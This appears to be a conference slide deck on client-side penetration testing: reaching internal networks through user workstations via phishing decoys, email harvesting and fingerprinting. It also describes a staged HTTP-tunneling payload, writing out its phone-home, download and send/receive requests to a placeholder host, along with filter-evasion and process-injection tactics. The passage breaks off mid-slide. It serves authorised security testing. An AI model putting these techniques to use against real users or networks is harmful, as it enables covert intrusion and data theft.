Client Side Penetration Testing

Max Caceres

Core Security Technologies

2 facts about client side attacks

If you haven't used CS attacks yet and

1. you are a security { officer | analyst | admin }, you might be overlooking a critical dimension to your organization's security posture

2. you are a penetration tester, you are probably less successful on your external engagements than you could be

   – Fortunately, we figured #2 in 2002!

Perimeter Security / Protecting the Crown Jewels

- Internal vs External Network / DMZs
- Hardened Servers
- SPF & Deep Packet Inspection
- Intrusion Detection and Prevention
- Intense Monitoring


- Fact: Penetrating a network through its perimeter is much more difficult today than it was 5 years ago

- Question: Who has access to this internal network **every day**?

The User!

The user workstation environment

- Email
- DHTML complaint browser
- ActiveX / Plugins
- Java
- IM
- P2P / VoIP
- Media Player
- Office Suite / Acrobat
- Desktop Search



The user's workstation

- is **less protected & more complex** than the publicly available servers
- **has legitimate access** to the network's critical assets
- **connects** the Internet with the internal network

Client Side Vulnerabilities

- Vulnerabilities in client-side software
  - IE, Firefox, Outlook, Thunderbird, MSN Messenger, AOL IM, ICQ, Media Players, and image and document readers/processors
- Examples
  - IE devenum.dll COM Object vulnerability (MS05-038)
  - MSN messenger PNG Processing vulnerability (MS05-009)
  - Windows WMF vulnerability (KB912840)
- Remote/Local, High/Medium/Low?
  - No good fit in current vulnerability taxonomies

Client Side Latest

- Starting to show in vulnerability and incident statistics, and in industry analyst reports
- Security industry is responding
  - Anti*ware, AV, pFWs and HIPS giving birth to endpoint security
- Still no good discussion about testing

Internet Explorer has more than 60 reported vulnerabilities in 2005

– Securityfocus

"Attackers are moving away from large, multipurpose attacks on network perimeters and toward smaller, more targeted attacks directed at Web and client-side applications,"

– Symantec Internet Security Threat Report Identifies Shift Toward Focused Attacks on Desktops

SANS Top 20, Nov 28, 2005

- 8 out of 20 categories relate directly to Client Side vulnerabilities
  - W2. Internet Explorer
  - W3. Windows Libraries
  - W4. Windows Office and Outlook Express
  - C2. Anti-virus Software
  - C5. File Sharing Applications
  - C7. Media Players
  - C8. Instant Messaging Applications
  - C9. Mozilla and Firefox Browsers

Worm-Syndrome

Still a lot of analysis focuses on mass attacks (phishing, spyware / adware, and virii) and fails to discuss Client Side vulnerabilities as a viable vector for targeted attacks

Client Side Penetration Testing


- **Exploit** vulnerabilities in client side software
- **Remote control** user workstation to access critical assets
- **Switch** to internal pen test

Key differences with traditional PT

- **Asynchronous** in nature
- Everything you know about **recon** is useless!
- Different **protection** in place

Things that can prevent successful exploitation

- Pre exploitation
  - SPAM filtering
  - Web content filters
  - AV / Anti*ware / Phishing protection
  - NIDS
- Post exploitation
  - HTTP proxies
  - Personal FWs
  - HIPS


A frustrated user
can also prevent
exploitation

Methodology

1. IG (passive & active)

2. Attack set up

3. Send attack / decoy

   [… wait …]

4. Base camp / pivot / switch to internal PT
   + Additional CS specific actions

1. Information Gathering

- Traditional spammer methods for harvesting e-mail addresses
  - Can sometimes verify them with SMTP server
- Passive fingerprinting & user profiling
  - Archived emails with headers
  - Plenty of personal information available online
- Active fingerprinting
  - Email probes with web bugs
  - Publish something interesting and read your logs

"The data that defines you socially isn't really that complicated, or that hard to collect.“

Larry Page,
Google Co-Founder & President
CES 2006

2. Attack Setup

- Target selection / segmentation
  - Select who you **don't** want to target
  - Segment targets into groups
- Customize attacks / decoys
  - Message must appeal to target
  - Must get through spam/content/AV filters
  - Balance generality with effectiveness
- Deploy required servers
  - Care not to exploit the "innocent bystander"
  - Filter regular crap moving through the net

3. Send Attack / Decoy

- Send attack to target list
  - E-mail only attack (i.e. targeting MUA, or attachment-based)
- Send decoy to target list
  - E-mail is used to make the user follow a link and connect with your server
- Send attack+decoy combination to target list

4. Base camp / pivot / switch

- Establish a base camp
  - CS specific actions
- Remote control to pivot and use as proxy to reach internal assets
  - Access to credentials to critical apps (or the means to obtain them)
- Switch to internal penetration test

CS specific actions

- Move active payload to a different process
- Establish a longer term base (unreliable uptime)
- Communicate back to central control

Live vs. Lab Testing

- Sample applications of CS Lab testing include:
  - Testing company-blessed workstation images
  - IPS testing (or other mitigation strategies)
- Can focus exclusively on the actual exploitation phase
- Also useful to test strategies to mitigate active fingerprinting

Requirements for framework

- Support methodology
- Support CS specific actions
- Integrate seamlessly with traditional pen testing framework

Components of a CS Framework

- Exploits
- CS specific payload modifications
- Servers
- Extensible IG mechanisms
- Structured information repository
- Customizable email attacks and decoys

IG mechanisms

- Automated email harvesting / searching
  - Specialized web spider
  - Integrate with available searching web services
- Active fingerprinting
  - Logging web server + web bugs (email, docs)
  - Fingerprint OS/MUA/Browser via headers
  - Reverse portscanning

Exploits

- HTML / JavaScript tricks
  - Fill memory
  - Hide pop ups, play with active windows
  - Implement conditional behavior
- Create valid files
  - Images, Documents, Video
- Implement the server-side portion of a network protocol

Payloads

- CS specific payloads mods
  - Communication channel
  - Auto injection
- Not necessarily CS specific
  - Very reliable and flexible (you don't get multiple tries and the uptime of the target can be hard to predict)
  - Ability to pivot
  - Easy to clean-up with limited change to overall system

CS Communication Challenges

- Unpredictable initiation
- Limited connectivity
  - NAT
  - Egress filtering
  - HTTP Proxies (with or without auth)
- Abnormal network behavior
  - Inline AV / Content filter
  - Network activity monitoring

HTTP Tunneling Payload

- Evolution of traditional Connect-back
- HTTP tunneling implemented in payload
  - In memory only, easy to clean up
  - Traffic looks as much as possible as regular browser traffic
    - Can get through protocol validating proxies and content filters
  - Can handle authentication and HTTPS

HTTP Tunneling Payload Design

- Divided in 2 stages
  - Phone home, get rest of code with one GET
- Interfaces with final payload code
  - Syscall Proxying
  - Replaces final payload's SEND and RECV functionality
    - Component-based payload library (LibEgg) lets you define symbols that are replaced later as code is generated
- Uses application/www-form-url-encoded
  - Same as web forms, can get through proxies and content filters
  - Simplified encoder/decoder written as payload

Stage 1 – Phone home

- Request

  GET http://host:port/c?action=payload&os=win&arch=i386

- Response

  HTTP/1.0 200 OK
  Content-Type: application/www-form-url-encoded

  {additional payload code, encoded}

Stage 2 - Connect

- Request

  GET http://host:port/c?action=connect

- Response

  HTTP/1.0 200 OK
  Content-Type: application/www-form-url-encoded

  {encoded **sessionID**}

Communication - RECV

- Request

  GET http://host:port/c?action=recv&id={**sessionID**}

- Response

  HTTP/1.0 200 OK
  Content-Type: application/www-form-url-encoded

  {encoded available data to read}

Communication - SEND

- Request

  POST http://host:port/c?action=send&id={**sessionID**}
  Content-Type: application/www-form-url-encoded
  {encoded data to send}

- Response

  HTTP/1.0 200 OK
  Content-Length: 0

Inverted Client-Server

- Payload has to poll to allow "client" (console) to send information back
  - Too much polling uses 100% CPU and generates lots of HTTP traffic, and maybe proxy logs (noisy)
- Added variable delay between requests
  - Shorter delay when payload in use than when it's idle
- Keep alive the same HTTP connection
- Use console's POST response to piggyback available data
  - Great optimization, but greatly complicated payload logic

Additional issues


- Some proxies would say “200 OK” and send HTML error message
  - Added a constant signature at the beginning of data
- Some proxies might ignore headers controlling cache
  - Added an extra parameter with a random value

Auto Injection

- Goals
  - Survive user intervention
  - Bypass process enforced security policies
- Post connection
- Pre connection


Post Connection Injection

- Leverage payload flexibility
  - Syscall Proxying
  - Arbitrary code execution
- Pros
  - Simple (if already supported by framework)
  - Can deal with the user problem if quick enough
- Cons
